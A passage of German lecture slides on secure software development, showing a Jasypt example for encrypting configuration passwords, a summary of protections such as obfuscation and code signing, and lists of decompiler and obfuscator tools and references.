----ARGUMENTS-------------------
input: postgres
password: jasypt

----OUTPUT----------------------
G6N718UuyPE5bHyWKyuLQSm02auQPUtm
```

Encrypted Configuration – Beispiel Jasypt

Property-Datei:

```
datasource.driver=com.mysql.jdbc.Driver
datasource.url=jdbc:mysql://localhost/reportsdb
datasource.username=reportsUser
datasource.password=ENC(G6N718UuyPE5bHyWKyuLQSm02auQPUtm)
```

Zugriff in Java:

```
StandardPBEStringEncryptor encryptor = new StandardPBEStringEncryptor();
encryptor.setPassword("jasypt");

Properties props = new EncryptableProperties(encryptor);
props.load(new FileInputStream("/path/to/my/configuration.properties"));
String datasourceUsername = props.getProperty("datasource.username");
String datasourcePassword = props.getProperty("datasource.password");
```

Encrypted Configuration – Ausblick

- Erschwert die Manipulation der Konfigurationsdateien
- Zugriff auf Konfigurationsinhalt beschränkt

- Wartung der Konfigurationsdateien aufwändiger (z.B. Neuer Schlüssel, Werte ändern, . . .)
- Kein Schutz vor Debugging
- Aufbewahrung des Schlüssels?

Zusammenfassung

- Sicherheit muss beim gesamten Softwareentwicklungsprozess beachtet werden
- Verwendung von Best-Practice, Standards, Richtlinien bei der Implementierung
- Weitere Schutzmechanismen nach Abschluss der Applikation notwendig

- Code Obfuscation gegen Reverse Engineering
- Code Signing, um Programm Integrität sicher zustellen
- Verschlüsselte Konfigurationen zum Schutz vertraulicher Daten

Tools

Decompiler:

- JD – Java Decompiler (http://jd.benow.ca/)
- JAD – Java Decompiler (https://www.varaneckas.com/jad)
- dotPeek – .Net Decompiler (https://www.jetbrains.com/decompiler)

Obfuscator:

- Proguard – Java Obfuscator (https://www.guardsquare.com/en/proguard)
- Eazfuscator – .Net Obfuscator (http://www.foss.kharkov.ua/g1/projects/eazfuscator/dotnet/Default.aspx)

Literatur/Quellen

- https://www.securecoding.cert.org/
- https://www.owasp.org/
- Official (ISC)2 Guide to the CSSLP, Mano Paul, 2011
- Software Security: Building Security In, McGraw, 2006
- JStill: mostly static detection of obfuscated malicious JavaScript code, Xu, 2013
- Preserving the Exception Handling Design Rules in Software Product Line Context: A Practical Approach, Junior, 2011
- Defending against Cross-Site Scripting Attacks, Shar, 2012
- An Automatic Mechanism for Sanitizing Malicious Injection, Lin, 2008

- Slides basieren auf Vorversionen nicht genannter ESSE-KollegInnen

Vielen Dank!

https://security.inso.tuwien.ac.at/